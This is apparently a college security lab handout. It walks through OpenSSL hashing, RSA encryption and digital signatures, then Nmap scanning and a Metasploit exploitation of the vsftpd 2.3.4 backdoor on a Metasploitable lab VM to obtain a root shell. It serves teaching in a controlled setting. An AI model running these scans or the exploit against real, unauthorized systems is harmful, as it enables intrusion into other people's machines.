Disclaimer

Please note that any material or activity related to cybersecurity or hacking provided here is intended solely for educational purposes. The purpose of this material is to increase awareness and understanding of cybersecurity concepts and principles. The activities described in this material should not be attempted outside of a controlled educational setting. Any attempt to engage in illegal or unethical activities related to cybersecurity could result in serious legal and ethical consequences. It is the responsibility of individuals to use this information in a responsible and ethical manner.

PART 1- *Cryptographic functions using* OpenSSL

OpenSSL is an open-source toolkit which provides a wide range of cryptographic functions used for secure communication over computer networks, including hashing encryption, decryption, and digital signatures.

Hashing

Hashing changes information into a fixed-size bunch of characters called a hash value. This transformation happens through a special function called a hash function. This function takes in data and makes a unique code, like a digital fingerprint for the input.

Hashing is often used to check if data remains unchanged and safe. For example, strong hash functions like SHA-256 create unique codes that can't be reversed. They're helpful for making sure files are intact, creating digital signatures, and keeping passwords secure.

1.A: Generating Hash Value for a text

Objective

The objective of this assignment is to practice generating hash values using specific algorithms such as MD5 with OpenSSL commands.

Steps:

1. Open the Terminal
2. Use the MD5 algorithm to hash a specific text:

Description	Screenshot
<u>Command (for MD5):</u> `echo -n "your_text" | openssl dgst -md5` Replace `"your_text"` with any text or data you choose to hash.	


<u>To verify:</u>


Description	Screenshot
1. **Re-hash the message yourself** using `echo -n "hello123" | openssl dgst -md5`	

Compare your results with the provided hash.

a. If they **match**, the message has **not been changed**.
b. If they **differ**, the message has been **tampered with**.

1.B: Generating SHA256 Hash Value for a File using OpenSSL

Description	Screenshot
Create a text file to generate a hash for: `sudo nano hashedfile.txt` Add some random text to the file, then save and exit (`Ctrl+O`, `Enter`, then `Ctrl+X`).	
Generate the SHA-256 hash value: `openssl dgst -sha256 hashedfile.txt` This will output the SHA-256 hash of the file's content.	
Modify the file: Reopen the file and make a small change—such as adding a space or editing a word: `sudo nano hashedfile.txt`	

Save and exit the file again.	
Re-generate the SHA-256 hash: `openssl dgst -sha256 hashedfile.txt`	

Compare the hash values:

You will notice that the second hash is **completely different** from the first, even though you only made a minor change.
This demonstrates the sensitivity of hash functions. Any small modification results in a completely different hash.

*Hashes like **MD5** and **SHA-256** are widely used in real-life applications to ensure data integrity, authentication, and secure operations. Here are some key implementations you can read about and implement using tools such as OpenSSL.*

1. File Integrity Verification

- ***Use case:*** *When downloading software or ISO files.*
- ***Example:*** *Kali Linux provides a SHA256 checksum for their ISO. After download, users run a hash on the file and compare it to the provided one to verify the file wasn't corrupted or tampered with.*

2. Digital Signatures and Certificates

- ***Use case:*** *Verifying authenticity of documents, emails, and websites.*
- ***Example:*** *HTTPS websites use **SHA-256** in SSL/TLS certificates. The certificate's signature contains a hash of the public key, signed by a trusted authority.*

3. Password Storage

- ***Use case:*** *Storing user passwords securely in databases.*
- ***Example:*** *When you create a password on a website, it's hashed using an algorithm (like SHA-256 or bcrypt), and only the hash is stored. During login, the entered password is hashed again and compared to the stored hash.*

4. Software Packaging and Distribution

- ***Use case:*** *Ensuring the integrity of software packages.*
- ***Example:*** *Linux distributions (like Ubuntu) use SHA256 to hash package files in their repositories. Package managers verify the hashes before installation.*

5. Blockchain and Cryptocurrencies

- ***Use case:*** *Ensuring the immutability of transaction records.*
- ***Example:*** *Bitcoin uses **SHA-256** extensively for mining, generating wallet addresses, and linking blocks in the blockchain*

6. Forensic and Legal Evidence

- ***Use case:*** *Proving that digital evidence was not altered.*
- ***Example:*** *When investigators take a disk image of a suspect's device, they hash the image using SHA-256. This hash is stored and compared throughout the case to verify data integrity.*

Encryption and Decryption

- ***Purpose***: *Keep data* ***confidential readable*** *only by authorized parties.*
- ***How it works***: *Uses a key (symmetric or asymmetric) to* ***convert plain data into unreadable form*** *(ciphertext), which can be decrypted back.*

    - ***Symmetric***: *Same key used to encrypt and decrypt (e.g., AES).*
    - ***Asymmetric***: *Public key encrypts, private key decrypts (e.g., RSA).*

Objective of the Task:

1. **Generate RSA Key Pairs**

    a. Create a private key (kept secret)
    b. Generate a public key (shared with others)

2. **Encrypt a File Using the Public Key**

    a. Simulates how a user would send encrypted data that only the private key owner can read.



3. **Decrypt the File Using the Private Key**

    a. Ensures only the intended recipient can read the original message.

4. **Validate the Decrypted File**

    - Check that the decrypted content exactly matches the original content before encryption.

Steps:

Description	Screenshot
Generate a Private Key Generate an RSA private key and save it in a file named "private_key.pem": `sudo openssl genpkey -algorithm RSA -out private_key.pem`	
Generate the corresponding Public Key from the private key:	

`sudo openssl rsa -pubout -in private_key.pem -out public_key.pem`	
File Encryption Create a text file named "password.txt" containing some passwords using the command: `sudo nano password.txt` Enter random passwords, then press Ctrl + X, press Y, and save the file.	GNU nano 8.6 password.txt * ABMCOLLEGE.123
Encrypt the contents of "password.txt" using the recipient's public key (assuming public_key.pem is its public key): `sudo openssl pkeyutl -encrypt -pubin -inkey public_key.pem -in password.txt -out encrypted.bin`	(kali㉿kali)-[~] $ sudo openssl pkeyutl -encrypt -pubin -inkey public_key.pem -in password.txt -out encrypted.bin
Display the contents of the encrypted.bin file using the command: `sudo cat encrypted.bin`	(kali㉿kali)-[~] $ sudo cat encrypted.bin ◆◆s◆◆◆◆◆◆C(◆◆◆~◆◆◆U'\{^◆◆s@R◆◆F◆N◆◆9◆t◆U/j◆uil@P◆2◆B◆P=◆◆d◆◆◆a◆◆"◆◆ ◆◆a ◆< 9pR◆◆M◆HQ8◆◆◆K◆◆◆E6g8◆◆◆◆◆◆C(◆◆Q◆X+◆◆r'O◆◆◆x◆7Jc◆1~Vu◆.◆3◆J◆m◆#◆◆◆#Jm ~+C◆1◆.Ne◆t{◆◆ä◆u◆uo◆|R◆◆◆N◆◆?◆m◆◆◆◆◆◆◆Y] ~◆◆Q◆n◆◆
File Decryption Decrypt the contents of "encrypted.bin" using your private key: `sudo openssl pkeyutl -decrypt -inkey private_key.pem -in encrypted.bin -out decrypted.txt`	(kali㉿kali)-[~] $ sudo openssl pkeyutl -decrypt -inkey private_key.pem -in encrypted.bin -out decrypted.txt
Display the contents of the decrypted.txt file using the command: `sudo cat decrypted.txt`	(kali㉿kali)-[~] $ sudo cat decrypted.txt ABMCOLLEGE.123

Digital signatures

*Digital signatures are essential for assuring the **authenticity** and **integrity** of digital data. They employ a private key to sign information and a corresponding public key to verify the signature. Essentially, these **signatures act as a virtual "seal" on digital documents**, confirming their source and data integrity. By creating a unique identifier using a hashing algorithm and encrypting it with a private key, digital signatures facilitate secure authentication and tampering detection. To verify, the signature is decrypted using the sender's public key and compared to a freshly computed hash of the original data. A match confirms the signature's validity, ensuring both document integrity and the signer's identity.*


Digital Signatures



- ***Purpose**: Ensure **authenticity** and **integrity** of data.*
- ***How it works**:*
    - *A **hash** of the message is created.*
    - *The hash is **encrypted using the sender's private key** (this is the digital signature).*
    - *The recipient uses the **sender's public key** to decrypt the signature and compares it to their own hash of the message.*
- ***Confirms**:*
    1. *The message hasn't been tampered with.*
    2. *The identity of the sender.*

Creating and verifying digital signatures for a text file using OpenSSL

The objective of this task is to confirm the integrity of a document and the authenticity of the signer

Steps:

Description	Screenshot
Create a text file named document and type the following command: `sudo nano document.txt` add random text in it and then save it	

Generate Key Pair: Use OpenSSL to create a public/private key pair: `openssl genpkey -algorithm RSA -out private_key.pem`	
`openssl rsa -pubout -in private_key.pem -out public_key.pem`	
CreateDigital Signature (Signing): Sign a text file (`document.txt`) using the private key: `openssl dgst -sha256 -sign private_key.pem -out signature.sha256 document.txt`	
Verify Digital Signature (Verification): Verify the signature against the original file (`document.txt`) using the public key: `openssl dgst -sha256 -verify public_key.pem -signature signature.sha256 document.txt`	

<u>Output</u>

The first command signs the document with the private key, generating a digital signature file. The second command verifies the signature using the corresponding public key against the original document. If the verification is successful ["Verified OK"], it confirms the integrity of the document and the authenticity of the signer.

PART 2: Vulnerability Assessment and Penetration Testing

Section 1: Vulnerability Assessment

*A **Vulnerability Assessment (VA)** is a systematic process used to **identify** and **evaluate** security weaknesses, misconfigurations, missing patches, and outdated software that attackers could*

*exploit. Unlike penetration testing, VA focuses on identification rather than exploitation. In this section, you'll learn to prepare a virtual lab and perform scans using **Nmap** and **Metasploit** in **Kali Linux** to discover vulnerable systems and services.*


Metasploit framework in Kali - Scanning FTP Service


*During a **vulnerability assessment**, it is common to scan multiple systems and focus on specific services such as **FTP (File Transfer Protocol)**.*

Metasploit Setup

Note: We are using db_nmap instead of nmap inside Metasploit because it automatically saves all scan results into Metasploit's database, allowing you to manage targets and launch exploits faster - all within one tool

Description	Screenshot

Start and initialize the PostgreSQL database service:
 	
`service postgresql start`
 	
`sudo msfdb init`
 	
`msfconsole`
	

Discover Active Hosts Find all live systems on the subnet: `db_nmap -sn 192.168.10.0/24`	


Scan Victim Machine for All Open Ports

```
db_nmap -sS -p- 192.168.10.200
```

Detect FTP Service Version

Once you know that port 21 (FTP) is open, focus your next scans on it by knowing the FTP version:

```
db_nmap -sV -p 21 192.168.10.200
```



Note: After scanning with `db_nmap`, you can run Metasploit built-in commands such as:

- `hosts` → see all discovered machines
- `services` → list all open ports and services
- `vulns` → view detected vulnerabilities

These commands make it easy to **organize, analyze, and attack targets** directly from inside Metasploit.

Section 2: Penetration Testing



Penetration testing (or ethical hacking) is the practice of evaluating the security of a system by simulating attacks that real adversaries might use. The goal is to **identify and exploit vulnerabilities** in order to strengthen security defenses.
A penetration tester (pen-tester) uses various tools and techniques to probe for weaknesses in applications, services, and configurations, but always with proper authorization.

In this task, you will perform a controlled penetration test on the vulnerable Linux virtual machine Metasploitable. You'll exploit an FTP (File Transfer Protocol) vulnerability using Metasploit Framework.

Objective



Conduct an **FTP penetration test** on the Metasploitable using the **vsftpd 2.3.4 backdoor** vulnerability.

Description	Screenshot
Launch Metasploit Framework `msfconsole`	

Search and Load the FTP Exploit
 	
To find available FTP-related exploits:
 	
`search ftp`
 	
`search vsftpd`
 	
Look for the **vsftpd 2.3.4 backdoor** exploit (commonly listed as `exploit/unix/ftp/vsftpd_234_backdoor`)
	
	 
	 

Load the exploit: `use exploit/unix/ftp/vsftpd_234_backdoor`	
3. Configure the exploit options Set the target machine's IP (your Metasploitable VM):	

`set RHOSTS 192.168.10.200`
 	
Set the payload to open a shell session:
 	
`set PAYLOAD cmd/unix/interact`	

<u>Launch the Exploit</u> Execute the exploit by running `exploit` If successful, you'll gain **command-line access** to the Metasploitable system as **root**.	
Run the following command to confirm that you have an active shell inside the Metasploitable system: `ifconfig`